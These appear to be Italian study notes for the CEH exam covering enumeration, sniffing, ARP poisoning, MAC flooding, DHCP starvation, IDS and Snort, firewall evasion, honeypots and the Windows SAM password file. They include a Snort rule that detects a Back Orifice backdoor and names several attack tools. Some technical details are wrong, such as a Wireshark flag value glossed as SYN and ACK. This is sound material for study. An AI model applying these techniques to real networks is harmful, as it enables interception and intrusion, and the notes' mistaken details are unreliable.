RID : e una porzione del SID che indentifica uno specifico utente, gruppo o dominio. Il RID incomincia con 500 per gli account amministrativo. Tutti gli utenti partono da 1000.

Ex. SID

S - 1 - 5 - 21 - 3874928736 - 367528774 - 1298337465 - 500

We know this is an administrator account because of the 500 at the end. An SID of S-1-5-22-3984762567-8273651772-8976228637-**1014** would be the account of the 15th person on the system (the 1014 tells us that).

Linux user usano UID e GID che sta per user e group identifier.

In windows le password vengono salvate nel database SAM in C/Windows/system32/config/sam

Queste password vengono criptate e contine tutte le password dell account sulla macchina.

EXAM TIP : su linux un esempio enumerazione si fa con finger, rpcinfo e rpcclient e anche showmount.

ENUMERATION TECHNIQUE

BANNER GRABBING

Fa parte dello scanning con le aggiunte dell enumerazione.

La tecnica richiede di inviare un insolita richiesta ad una porta per vedere quale default message (banner) ritorna. Dipende dalla versione dell applicazione che sta sulla porta puo essere sia un errore che un http header, qui l hacker puo vedere potenziali vulnerabilita. ECC definisce due diverse categorie di banner grabbing

- Active : che include l invio di pacchetti creati per rimuovere il sistema e confrontare la risposta per determinare l os.
- Passive : Include la lettura di messaggi di errore, sniffing della rete o guardare estensioni di pagine web.

Porta 23 : Telnet

Un tool che permette banner grabbing e netcat e quest ultimo e anche un tunnelling protocol ed uno scan. Il comando per fare banner grabbing e FQDN.

NETBios ENUMERATION

Questo browser service e stato creato per avere informazioni sull host con il dominio o il TCP/IP segment. Un "master browser" coordina la lista di informazioni che permettono al sistema e all utente di cercarsi facilmente. Si utilizza il comando nbtstat -A per schedaa di rete e -c per la cache.

NetBIOS Remote Machine Name Table

Name	Type	Status	
ANY_PC	<00>	UNIQUE	Registered
WORKGROUP	<00>	GROUP	Registered
ANY_PC	<20>	UNIQUE	Registered
WORKGROUP	<1E>	GROUP	Registered
WORKGROUP	<1D>	UNIQUE	Registered
.._MSBROWSE_.<01>	GROUP	Registered	

MAC Address = 78-AC-C0-BA-E6-F2

The “00” identifies the computer’s name and the workgroup it’s assigned to. The “20” tells us file and print sharing is turned on. The “1E” tells us it participates in NetBIOS browser elections, and the “1D” tells us this machine is currently the master browser for this little segment. And, for fun, the remote MAC address is listed at the bottom.

Le domande su netbios saranno 3 :

- Identificare i codici e tipo (immagine di sopra)
- Il fatto che non funziona con ipv6
- E che tool si puo utlizzare per farlo. (Superscan, Hydra, Nsauditor)

SNMP ENUMERATION

Simple Network Management Protocol è stato creato per maneggiare ip enable device su una rete. Se usato in una subnet, si possono ottenere molte informazioni facendo quest enumerazione.

SNMP è costituito da un manager e da agenti e funziona come un centro di spedizione. Un sistema di gestione centrale impostato sulla rete farà richieste agli agenti SNMP sui dispositivi. Questi agenti rispondono alle richieste andando in un grande schedario virtuale su ogni dispositivo chiamato la base di informazioni di gestione (MIB). La MIB contiene informazioni, organizzate con identificatori numerici (chiamati identificatori di oggetto, o OID), dalle informazioni generali a quelle molto specifiche. La richiesta indica esattamente le informazioni richieste dal MIB installato su quel dispositivo, e l’agente risponde solo con ciò che è stato richiesto. Le voci del MIB possono identificare il dispositivo, il sistema operativo installato e persino le statistiche di utilizzo. Inoltre, alcune voci MIB possono essere utilizzate per modificare le impostazioni di configurazione di un dispositivo. Quando la stazione di gestione SNMP chiede informazioni a un dispositivo, il pacchetto è noto come richiesta SNMP GET. Quando chiede all’agente di apportare una modifica alla configurazione, la richiesta è una richiesta SNMP SET.

Ci sono due tipi di object managed in SNMP, scalari e tabellari :

- Scalare definisce un oggetto singolo
- Tabellare definisce piu oggetti che possono essere raggruppati nella tabella MIB

SNMP utilizza una stringa comune come forma di password. La versione read-only della stringa consente al richiedente di leggere virtualmente tutto su SNMP che puoi incollare sul device, mentre la verione read-write è usata per controllare l’accesso per una SNMP SET request. La read-only è pubblica mentre la write è privata.

Bisogna sapere che NTPv3 e SNTP v3 entrambi sono interessati nei protocolli di encryption autenticazione e integrity. Un altro problema delle stringhe è che vengono mandate in chiaro nella versione v1. Dopodiche si è passati alla versione v3 dove l’enumerazione è difficile da estrarre

OTHER ENUMERATION OPTION

Lightweight Directory Option (LDAP) e stato creato per essere interrogato, quindi un tipo perfetto per fare enumerazione. Un altro tipo e NTP(UDop sulla porta 123) e SMTP.

Da ricordare : i comandi di SMTP.

I comandi sono : VRFY (validate user), EXPN(mailing list), RCPT(TO(definisce il destinatario).

SNIFFING AND EVASION

NETWORK KNOWLEDGE FOR SNIFFING

Il processo di sniffing va in base a due grandi cose : In quale stato la scheda di rete (NIC) e, quale accesso medio(penso router) tu sei connesso, e quale tool stai utilizzando. Dato che lo sniffer e un applicazione che non fa nient altro che guardare ai frame che passano su un mezzo.

EXAM TIP : IPv4 loopback address e 127.0.0.1 mentre il mac address e tutte F.

In primis consideriamo il nostro NIC. Questo pezzo elettronico si mette in ascolto su un mezzo (cavo spesso, o onde se e wireless) e guarda i messaggi che si abbinano con l indirizzo. Quest indirizzo, MAC address, fisico o inidrizzo masterizzato, e un identificativo univoco che si da al NIC per comunicare al Data-Link Layer di un segmento di rete. E lungo 48 bit e solitamente mostrato in 12 caratteri esadecimale separati da colonne. La prima meta esprime l indirizzo univoco dell organizzazione. (NIC MANUFACTURER) la seconda meta esprime le particolarita della card.

Questo indirizzo si assicura che ogni NIC in ogni dispositivo sulla subnet abbia un unico indirizzo.


Se il NIC e su un filo elettrico (Ethetnet) reagisce quando l'elettricità carica il filo e inizia a leggere i bit in arrivo. Se i bit vengono da frame, guarda quelli che hanno l indirizzo di destinazione. Il NIC in poche paroole vede passare tutto ma non processa niente a meno che non glielo dici tu.

Uno sniffeer ha bisogno della carta NIC per mettersi in promiscuous mode. Significa che indipendentemente dall indirizzo se i frame passano per il cavo, il NIC li prende per dare un occhiata. Siccome il NIC e stato creato per avere l attenzione solo su i messaggi unicast indirizzati propriamente, multicast o broadcast hai bisogno di forzare per fare l attivita di sniffer. Un Tool utile e WinCap.

Questo porta l attenzione ad un altro argomento, quale tipo di cavo o di mezzo si ha l accesso.

Ethernet esegue multipli sistemi che condiviscono un cavo e negoziano tramite il CarrierSense Multiple Access/Collision Detection (CSMA/CD). In pratica, chiunque voglia parlare quando vuole, fino a quando il cavo e calmo. Se due persone decidono di parlare allo stesso momento, il si avverra il collision domain, loro tornano indietro e si ripete di nuovo. Fino a quando il sistema e con lo stesso collision domain, il tuo NIC vedra tutti i messaggi spediti a qualsiasi persona nel dominio. Non significa che puo agire su questi messaggi. Il Nic spesso trasmette quello per te e ignora il resto.

Il Collision Domain e composto da tutte le macchine che condiviscono un mezzo trasmissivo. In altre parole, se tutti quanti ci connettessimo sullo stesso cavo e utilizziamo l eltricità per parlare con l'altro, ogni qualvolta parlo con qualcuno gli altri vengono bloccati.



A switch splits the collision domain: 4 domains.
An attacker on A can only see traffic intended for A.

Shared media using a hub: 1 collision domain.
An attacker on A can see all traffic for B and C.

Gli Switch spartono i collision domain quindi ogni sistema che è connesso allo switch risiede nel suo collision domain, lo switch invierà i frame su un filo per un determinato computer solo se sono destinati al destinatario.

PROTOCOL SUSCEPTIBLE TO SNIFFING

Dopo che abbiamo capito come si estraggono i pacchetti ci chiediamo quali siano più importanti di altri. Ci sono dei importanti protocolli da sapere dei layer di sopra. Quando si pensa a un protocollo di livello applicazione, ricordate che normalmente si affida ad altri protocolli per quasi tutto il resto, tranne che per il suo unico scopo primario. Un esempio è il SMTP il cui scopo è inviare email e messaggi. Non sa nulla degli ip address o encryption. Un tool utile è hardware protocol analyzer.

Un altro esempio può essere FTP che richiede username e password per accedere a un server, le informazioni sono passate in chiaro. Questo è per far capire che molti protocolli passano le informazioni in chiaro, basta saper guardare, anche al layer Transport and Network. In quello del network abbiamo pacchetti di IP dove nell'header risiedono molte informazioni come source e destination.

Version	IHL	Type of service	Total length			
Identification			Flags	Header checksum		
Time to live	Protocol		Header checksum			
Source IP address						
Destination IP address						
IP options			Padding			
Data						

ARP

I frame sono costruiti all'interno del Data link layer, qui e dove tutti gli indirizzi locali avvengono, e come fanno a sapere gli indirizzi MAC delle altre macchine? Grazie al protocollo ARP (Address Resolution Protocol).

L'intenzione dell'arp e di risolvere gli IP address con il MAC address. Come già sappiamo prima i pacchetti IP provvedono all'indirizzo di rete, il frame invece deve per forza avere il MAC address del sistema all'interno della propria subnet per inviare il messaggio. Quindi il frame è costruito all'interno della macchina che invia, inviando un ARP_REQUEST per cercare all'interno della subnet quale macchina può processare il messaggio. In pratica, via broadcast invia un messaggio dicendo "Qualcuno ha l'indirizzo fisico di questo indirizzo IP che ho nel pacchetto?"

Se una macchina ha quell'indirizzo, risponde con un ARP_RELAY direttamente al sender.

Il MAC address che ce nel NIC è formato da due sezioni :

- La prima è l'indirizzo dell'organizzazione (Manufacturer)
- Il secondo sul tipo di carta.

Qualche volta il messaggio non è indirizzato a qualcuno nello stesso segmento di rete.

Può anche essere un messaggio per una web page, o email. In tutti i casi, se l'IP address del pacchetto inviato non è all'interno della subnet, la route table all'interno del nostro host sa che deve inviarlo al default gateway.

(Differenza tra router e gateway : il router è responsabile dell'intradamento dei pacchetti mentre il gateway per quanto riguarda la traduzione dei protocolli, il gateway è all'interno del router.)

Se non ricorda l'indirizzo MAC del gateway predefinito, invia una rapida richiesta ARP per recuperarlo. Una volta ricevuto il pacchetto il router lo apre, guarda la route table, e cos'è un nuovo frame per la prossima subnet lungo il tragitto. Il protocollo ARP ha anche una cache all'interno delle macchine, perché continua a chiedere in continuazione ARP request. Se infatti si scrive arp -a si vedono tutti gli indirizzi che la mia macchina ricorda, con arp -d si elimina la cache.

Ci sono un altro paio di cose rilevanti sull'arp. In primis il protocollo funziona alla base del broadcast. Sono secondo la cache è dinamica, cioè l'informazione non risiede lì per sempre.

Ma tutto questo come aiuta gli hacker?


Un sistema sulla tua subnet può creare frame e inviati al di fuori con l'indirizzo fisico basato sulla sua ARP cache. Un attaccante potrebbe semplicemente fare quello che si chiama "gratuitous ARP". Creare uno specifico pacchetto che aggiorna l'ARP cache di altri sistemi prima ancora che lo richiedano, in altre parole prima di fare l'ARP_Request. È stato inizialmente creato per aggiornare informazioni obsolete.

IPV6

Un altro importante concetto da capire per lo sniffing è l'IP versione 6.

Rispetto all'IPV4 porta molte novità, inizialmente costruito per andare incontro al disastro dell'esaurimento degli indirizzi IPV4. Usa 128 bit di indirizzo al posto di 32 rappresentati da 8 gruppi esadecimale separati da colonne. Esistono tuttavia metodi di abbreviazione che rendono questo indirizzo complesso. Gli zeri iniziali di qualsiasi gruppo di cifre esadecimale possono essere rimossi e le sezioni consecutive di zeri possono essere sostituite con un doppio punto (::).

Original Address: 2001:09bd:0000:0000:ff00:0052:1829



2001:09bd:0:0:ff00:52:1829



Final, Truncated
Version

2001:09bd::ff00:52:1829

Il design riduce il routing processing. L'header contiene molte più informazioni come source e destination, traffic classification, hop count, extension type.

IPv6 Loopback address è tutti 0 con 1 alla fine.

Anche i IPv6 hanno i suoi tipi e scopi, i tipi includono unicast, multicast e anycast e gli scopi per multicast e unicast includono link locali, siti locali e globali.

Unicast (1 recipient), Multicast(address per molti), Anycast è stato costruito per ricevere e aprire solo ai membri più vicini del gruppo. Il più vicino in termini di routing distance.

IPv6 Address Types	Description
Unicast	A packet addressed for, and intended to be received by, only one host interface
Multicast	A packet that is addressed in such a way that multiple host interfaces can receive it
Anycast	A packet addressed in such a way that any of a large group of hosts can receive it, with the nearest host (in terms of routing distance) opening it
IPv6 Scopes	Description
Link local	Applies only to hosts on the same subnet
Site local	Applies only to hosts within the same organization (that is, private site addressing)
Global	Includes everything

EXAM TIP : In IPv6, the address block fe80::/10 has been reserved for link-local addressing. The unique local address (the counterpart of IPv4 private addressing) is in the fc00::/7 block. Prefixes for site local addresses will always be FEC0::/10.

Lo scopo del multicast e dell'anycast è quello di definire fino a dove l'indirizzo può arrivare. link local può essere utilizzato per il collegamento in rete privata e l'autoconfigurazione dell'indirizzamento, come la rete semplice di rete 169.254.0.0, mentre site local è più simile all'impostazione di reti private utilizzando intervalli predefiniti.

WIRETAPPING

L ultimo argomento sullo sniffing. Lawful interception e il processo legale di intercettare comunicazioni tra due parti. Wiretapping (monitorare un telefono o una conversazione) puo essere attivo o passivo, Attivo include iniettare qualcosa nella comunicazione (traffico), Passivo e solo monitorare e registrare.

Un tool utile puo essere PRISM.

ACTIVE AND PASSIVE SNIFFING

- Passive sniffing e esattamente quello che sembra, un esempio puo essere quello di utilizzare uno sniffer senza alcuna interazione ed aspettare il ritorno di dati. Questo funziona solo se il mio NIC e all interno della stessa subnet. Dato che I hub non splitta il collision domain dovrebbe essere il nostro sogno di device per sniffare.
- Active sniffing : richiede un po piu di volonta, sia dal punto di vista dell'iniezione o della manipolazione dei pacchetti o di costringere i dispositivi di rete a collaborare con i vostri sforzi. Lo sniffing di solito significa che il dominio di collisione di cui si fa parte è segmentato rispetto a quello in cui si vuole esaminare, il che probabilmente significa che si è collegati a uno switch. E se si è collegati ad uno switch richiedere comunque altro lavoro. Il problema dello switch con lo sniffing e che puoi sniffare solo quei messaggi che sono rivolti alla tua porta. Un trucco per lo sniffing attivo è far sì che lo switch chiuda la porta a cui si è connessi ogni volta che si vuole sniffare. Per far sì che lo switch invii il messaggio a te e alla porta a cui è indirizzato bisogna fare lo span port. Lo span port è quando si copiano tutti i frame da inviare ad un'altra porta, anche chiamato port mirroring. Non tutti gli switch fanno port mirroring, soprattutto quelli nuovi.

SNIFFING TOOL AND TECHNIQUES

MAC FLOODING

Immaginiamo che non si è in grado di configurare lo switch per lo span port o non si hanno le credenziali per entrarci, un'opzione potrebbe essere quella di confondere lo switch e quindi fargli inviare tutti i messaggi a tutte le porte, questo si può fare senza toccare lo switch.

Inviare i pacchetti a tutte le porte (Flooding) non è veramente efficiente, e lo switch è costruito proprio per lo split collision domains che migliora l'efficienza. Questo lo fa segnando le varie comunicazioni come abbiamo detto in precedenza con l'ARP. Il libretto in cui vengono segnati tutti gli indirizzi si chiama content addressable memory (CAM) table, la quale viene aggiornata molto spesso. Se questa è vuota allora tutto è inviato a tutte le porte. Molti router al giorno d'oggi si proteggono dal MAC flooding ma sono vulnerabili al mac spoofing. È possibile sfruttare questo aspetto a proprio vantaggio per lo sniffing, trovando un modo per svuotare costantemente la tabella CAM o semplicemente confondendo lo switch nel pensare che l'indirizzo che sta utilizzando sia quello che è. Questo metodo, che non funziona su molti switch moderni ma che viene chiesto ripetutamente e spesso all'esame, è noto come MAC flooding. L'idea è semplice:

Inviare così tanti indirizzi MAC alla tabella CAM che non riesce a tenere il passo, trasformandola di fatto in un hub. Poiché la CAM ha dimensioni limitate, si riempie abbastanza rapidamente e le voci iniziano a uscire dall'elenco.

Etherflood e Macof sono strumenti per il MAC flooding.

ECC definisce il MAC Flooding come anche "port stealing", l'idea è la stessa ma al posto di riempire la tabella, si è solo interessati nell'aggiornare le informazioni riguardanti una specifica porta, causando così la "race condition" dove lo switch tiene dove l'interruttore continua a passare dal MAC cattivo a quello vero.

ARP POISONING

Un'altra tecnica di sniffing e quella dell'ARP Poisoning (ARP spoofing). Questo fa riferimento al processo di cambiare l'ARP cache su una macchina per iniettare inserimenti errati, non e difficile da fare. Per partire bisogna dire che ARP e un protocollo broadcast. Quindi, se la macchina A se ne sta lì a farsi gli affari suoi e arriva una trasmissione per la macchina B che ha un indirizzo MAC diverso da quello già presente nella tabella, la macchina A aggiornerà immediatamente e volentieri la sua cache ARP, senza nemmeno chiedere chi ha inviato la trasmissione.

Ci sono molti tool per utilizzare questa tecnica ma prima bisogna fare delle considerazioni. Arp si aggiorna frequentemente, per mantenere il vostro "controllo", dovete sempre far aggiornare la vostra voce falsa prima che passi un aggiornamento reale. Secondo invece bisogna ricordare che ARP e broadcast e quindi l'arp poisoning puo essere individuato facilmente.

Gli amministratori di sistema posso utilizzare XARP per monitorare questo tipo di attacco.

DHCP STARVATION

DHCP e un tipo di attacco dove l'attaccante prova tutti gli indirizzi del server), e simile ad un attacco DDoS. Quando una rete e settata, l'amministratore ha due opzioni. La prima e configurare manualmente gli IP address su ogni tipo di sistema nel network, l'altra invece e settare questi IP con il DHCP (Dynamic host Configuration Protocol). Il Protocollo e molto semplice, il DHCP server sulla rete e configurato con un range di IP address. Si puo chiedere quale puo essere utilizzato, quali sono già settati come ip address statici, quanto tempo il sistema tiene gli address, si aggiungono altre 2-3 cose e poi lo rilascia. Per settare tutto questo si utilizzano 4 tipi di messaggi, detti in ordine : DHCP Discovery, DHCP OFFER, DHCP REQUEST, DHCP PACK, per ricordare meglio DORA.

Quindi come funziona il DHCP Starvation? In primis l'attaccante invia una richiesta DHCP al server nella subnet. Il server cercherà di soddisfare ogni singola richiesta, il che il pool di indirizzi IP disponibili si esaurisce rapidamente. Qualsiasi sistema legittimo proverà ad accedere alla subnet non potrà. Per sfruttare quest'attacco ci sono dei tool come : Yersinia, DHCPstarv.

Un altro attacco sull' DHCP e il rogue DHCP server. Un attaccante setta un DHCP server sulla rete e comincia a dare IP address a legittimi sistemi per connettersi alla rete. Questo permette agli attaccanti di reindirizzare le sessioni di comunicazioni.

SPOOFING

Con il termine spoofing intendiamo l'intenzione di avere un indirizzo che non siamo. MAC spoofing e il singolo processo per capire il MAC address del sistema la quale vuoi sniffare il traffico e cambiarlo con il tuo Mac address. Dunque come si cambia il MAC Address? Ci sono multipli metodi, dipende dall'OS. In windows 8 ad esempio si va sui registri HKEY_LOCAL_MACHINE. Quando un MAC address e spoofed lo switch troverà multipli entries nella CAM table per un MAC address. Fino a quando port security è turned on, l'ultima entry nella tabella è quella che è usata. Port security fa riferimento a una feature di sicurezza sullo switch che consente agli amministratori di settare manualmente i MAC address per una specifica porta, in alcuni casi port security restringe semplicemente i MAC address associati ad una porta. I tool per creare pacchetti da inviare alle porte e Packet Generator.

Ci sono anche altri attacchi come IRDP spoofing ovvero si tratta di un attacco in cui l'hacker invia messaggi ICMP Router Discovery Protocol spoofati attraverso la rete, pubblicizzando il gateway verso il quale vuole che tutti i sistemi inizino a instradare i messaggi. Oppure il DNS Poisoning ottenere informazioni tramite un proxy.

TOOLS

Wireshark e sicuramente il piu popolare sniffer, puo catturare pacchetti sia wired che wireless. L opzione packed list ci mostra tutti i pacchetti catturati, Packed details invece mostra gli header ed infondo ce anche la sezione in HEX. Offre inoltre innumerevoli filtri. Seguire una connessione TCP e un ottimo metodo per scoprire password e username.

La stringa !(arp or icmp o dns) filtra tutti i pacchetti di questi tre. http.request.

Wireshark inoltre ha l abilita di filtrare in base a decimal number che si assegnano ai flag. Fin = 1, SYN=2, RST=4, PSH=8,ACK=16,URG=32 un esempio di utilizzo puo essere : tcp.flag=0x2 ovvero che guarda per i pacchetti SYN, oppure tcp.flag=0x18 SYN e ACK.

Un altro tool importante e tcpdump la sintassi e tcpdump flag(s) interface esempio : tcpdump -i eth1, ovvero metti interfaccia in listening mode e prendi tutto quello che passa per eth1. Un altro tool e tcptrace, utilizzato per analizzare i file prodotti dai i pacchetti catturati da i software come Wireshark.

Ettercap e un potente tool di sniffing e mad-in-the-middle, puo essere utilizzato come passive sniffer e active ed anche come ARP poisoning too.

EVASION

DEVICE ALIGNED AGAINST YOU

IDS (Intrusion Detection System) e un dispositivo hardware o software che identifica comportamenti anomali dei pacchetti. Spesso questo viene fatto secondo la signature list, l'IDS confronta i pacchetti con un elenco di modelli di traffico noti che indicano un attacco. Quando un confronto e positivo allora l allarme suona. Altri IDS invece hanno una base anomala, prendono decisioni su alert basati su atteggiamenti appresi o pattern normali.

EXAM TIP : libwhisker e una libreria che ha funzioni sull http e include funzioni, vulnerability scanner explotation ecc.

Un sistema basato sulla signature e buono quanto la signature list, se non si tiene sempre aggiornato allora nuove intrusioni posso essere non detected. Un sistema comportamentale invece puo essere migliore nel prendere nuovi attacchi , ma alcune volte questi danno anche i falsi positivi. Anomaly based IDS invece sono piu difficili perche molto spesso gli amministratori non sanno tutto di quello che succede sulla rete.

Oltre ai falsi positivi esistono anche i falsi negativi che sono quando l IDS riporta che un particolare traffico e del tutto normale, quando invece non lo e.

Gli IDS inoltre sono anche definiti in base a dove sono locati e per il raggio di influenza. Un host-based IDS (HIDS) e un ids che risiede nell host. Esempi sono Cybersafe, Tipwire.

Esiste anche HBSS ovvero Host Based Security System e un applicazione che monitora e rileva cyberthread in aziende DOD (deparment of defense).

Esiste anche IDS network based la quale guarda tutto il perimetro del network, quindi il traffico di pacchetti, che entra ed esce. Un NIDS siedera fuori o all interno di un firewall e sara configurato per guardare tutti i tipi di porte e vulnerability scan per impedire agli hacker di attuare azioni malevoli. Un NIDS esterno invece guardera quello che e il mondo di fuori, mentre uno posizionato all'interno del firewall DMZ potrebbe controllare l'accesso ai server e ai file più importanti.

SNORT

Snort non e nient altro che un IDS open source, combina i benefici delle firme, protocolli e anomaly based inspection. Snort viene runnato in 3 modalita : Sniffer mode, Network Intrusion Detection e PAcket logger che salva i pacchetti sul disco per analizzarli in seguito.

Un network tap e un tipo di connessione che permette di vedere tutto il traffico in transito, si puo decidere come e quanto traffico puoi vedere, e poi si deve anche tenere al passo con il data flow.

```
alert tcp !HOME_NET any -> $HOME_NET 31337 (msg :"BACKDOOR ATTEMPT-Backorifice")
```

Questo tipo di sintassi in Snort significa : se ti capita di imbatterti in un pacchetto che non proviene dalla mia network, utilizzando una qualsiasi porta di origine, destinata a un indirizzo della mia rete domestica sulla porta 31337, mi avvisa con il messaggio "TENTATIVO DI BACKDOOR-Backorifice".

E importante anche saper leggere l output dei messaggi di Snor come questo :

```
02/07-11:23:13.014491 0:10:2:AC:1D:C4 -> 0:2:B3:5B:57:A6 type:0x800 len:0x3C
200.225.1.56:1244 -> 129.156.22.15:443 TCP TTL:128 TOS:0x0 ID:17536 IpLen:20 DgmLen:48 DF
*****S* Seq: 0xA153BD Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 02 B3 87 84 25 00 10 5A 01 0D 5B 08 00 45 00 ....%..Z...[..E.
0x0010: 00 30 98 43 40 00 80 06 DE EC C0 A8 01 04 C0 A8 .0.C@.....
0x0020: 01 43 04 DC 01 BB 00 A1 8B BD 00 00 00 00 70 02 .C.....p.
0x0030: 20 00 4C 92 00 00 02 04 05 B4 01 01 04 02 .L.....
```

The first portion of the line

indicates the date stamp at 11:23 on February 7. The next entry shows the source and destination MAC addresses of the frame (in this case, the source is 0:10:2:AC:1D:C4 and the destination is 0:2:B3:5B:57:A6). The Ethernet frame type and length are next, followed by the source and destination IPs, along with the associated port numbers. This frame, for example, was sent by 200.225.1.56, with source port 1244, destined for 129.156.22.15 on port 443 (can you say "SSL connection attempt"?). The portion reading "*****S*" indicates the SYN flag was set in this packet, and the sequence and acknowledgment numbers follow. The payload is displayed in hex digits below everything.

FIREWALL

Il firewall non e il punto finale della sicurezza e soltanto uno strumento da aggiungere all arsenale. E un applicativo con una connessione che e stato disegnato per proteggere risorse interne da non autorizzati accessi esterni. Il Firewall lavora con un set di regole, che esprimono esplicitamente cosa deve passare e cosa no. Altri invece lavorano con il rifiuto implicito, la quale non definisce regole definite per i pacchetti che devono passare o no.

Le regole definite dai firewall per il traffico sono sempre lette dall alto verso il basso, altri firewall invece implementano il NAT al confine, la quale puo essere implementato in vari modi. Il NAT basico e il one-to-one mapping, ogni indirizzo IP e mappato su un unico indirizzo pubblico. Quando il messaggio lascia la rete, il pacchetto viene modificato per utilizzare l'IP pubblico e quando viene risposto e instradato di nuovo attraverso Internet verso il firewall (o il router esterno), il NAT lo ricollega al singolo indirizzo interno corrispondente e lo invia per la sua strada. Non implementare il one-to-one e molto costoso, un metodo alternativo e il NAT overload conosciuto anche come "port address translation". Questo metodo prende vantaggio sui numeri delle porte uniche per le conversazioni web per accettare piu indirizzi interni ed usare un unico indirizzo esterno.

Dove viene locato il firewall e importante come nei IDS, il firewall generalmente e piazzato al limite della rete, con una porta che guarda all esterno e almeno una porta verso l interno ed un'altra che guarda la DMZ. Alcune reti applicano piu firewall per molti motivi.

Alcuni termini : screened subnet della mia DMZ e connessa ad internet e ospita tutta interfaccia pubblica dei server e servizi che l organizzazione provvede. Ci sono poi i bastion hosts che sono seduti al di fuori della rete e sono disegnati pe proteggere la rete interna dagli attacchi. The private zone ospita invece tutti gli host interni che rispondono alle richieste dall interno alla zona.

Inizialmente i firewall utilizzano i packet-filtering che guardavano gli header dei pacchetti e guardavano a quale porta erano indirizzati in modo tale da poter decidere se ammetterli o no, ma

non era capace di esaminare il payload del pacchetto e per queste motivo che si è ricorso allo stateful inspection firewall che da la possibilità al firewall di tracciare l'intero stato della rete. In pratica se il firewall non ha record che indicano l'origine di un pacchetto SYN questo può indicare un'azione malevola, questo dall'ECC viene definito come "stateful multilayered inspection".

Altri due termini includono bisogna imparare e sono circuit level gateway e application level firewall. Il primo lavora a livello di sessione e consente o previene data stream mentre l'application level firewall filtra il traffico come un proxy, autorizzando alcune applicazioni dentro o fuori la rete.

http Tunneling : è un tipo di evadere i firewall, in pratica si può incapsulare con uno shell http, e siccome la porta 80 non è mai filtrata da firewall, si può utilizzare la porta 80 per spingere i payload per protocolli che il firewall non ha ancora bloccato.

Inoltre Un IDS può essere paragonato ad un [antifurto](#), mentre il [firewall](#) alla porta blindata.

EVASION TECHNIQUE

Una prima tecnica per l'evasione è andare piano, senza fretta.

Un'altra tecnica invece è quella del flood network. L'attaccante può settare alcuni attacchi che garantiscono l'avviso di alcuni allert insieme a tantissimo traffico. La mole di segnalazioni potrebbe essere superiore a quella che il personale può e potrete essere in grado di passare inosservati.

Un'altra comune tecnica di evasione è il web world, l'utilizzo di caratteri Unicode per confondere i signature based IDS.

FIREWALL EVASION

Come si identifica il firewall dall'esterno? E come possiamo raggirarlo? Come abbiamo visto in precedenza un semplice traceroute può identificare un firewall, se si usa uno sniffer un risposta al pacchetto ICMP di tipo 3 codice 13 ci fa vedere che il traffico è interrotto perché il client ha la porta chiusa, mentre se utilizziamo un tool chiamato firewall informer ci farà capire che firewall è. Anche il banner grabbing provvede ad una tecnica contro i firewall. Una volta trovato il firewall (easy) dopodiché bisognerà capire come raggirarlo. Il primo step è quello di capire quali tipi di porte e protocolli sono aperti e quali bloccati. Il processo di attraversare le porte del firewall per determinare quali sono aperte è chiamato firewalking e si fa anche tramite tool come ad esempio firewalk. Conoscere le porte ti permette di sferrare attacchi, anche se il metodo migliore rimane quello di utilizzare la macchina della vittima direttamente. Di solito i firewall non si preoccupano di guardare gli indirizzi interni che fanno uscire pacchetti all'esterno. Altri tool di hacking-firewall includono CovertTCP, ICMP shell, e 007 shell. Il packet crafting quando si arriva all'applicazione è sempre il metodo migliore per evadere firewall e IDS. Esempi sono packETH, Packet Generator.

HONEYBOT

Un sistema utilizzato come esca per gli attaccanti. L'idea è quello di creare un sistema vulnerabile, non troppo, in modo tale che l'attaccante successivamente spende il tempo su questo sistema e lascia la tua rete. L'honeybot è disegnato per essere attaccato quindi bisogna fare attenzione a due cose :

- Tutto sull'honeybot non deve essere vero, ma che deve sembrare legittimo
- Dove posizionare l'honeybot è importante, infatti bisogna metterlo all'esterno in modo tale che è visibile a tutti. Un posizionamento migliore e più realistico è quello all'interno della DMZ. Un hacker scoprirà molto rapidamente dove si trova il firewall e il posizionamento di una porta backdoor difficile da trovare per il vostro honeybot è proprio il biglietto da visita per attirarlo. Un tool che identifica honeybot è Nessun.

Ci sono due tipi di honeybot :

- High interaction : che simula tutti i servizi e le applicazioni ed è disegnato per essere completamente compromesso. Ex. Decoy server, Symatec
- E low interaction : limita il numero di servizi e non può essere completamente compromesso. Ex. Specter, Honeyd, KFSensor.

ATTACKING A SYSTEM

WINDOWS ARCHITECTURE

I SAM (Security Accounts Manager) file contengono password degli utenti, essi sono situati in Windows/System32/config, il termine più adatto è quello di dire che Windows salva gli hash value delle password nei SAM File. I Sam file non sono database possono essere copiati e messi da un'altra parte, le active directory funzionano con le password nei database.

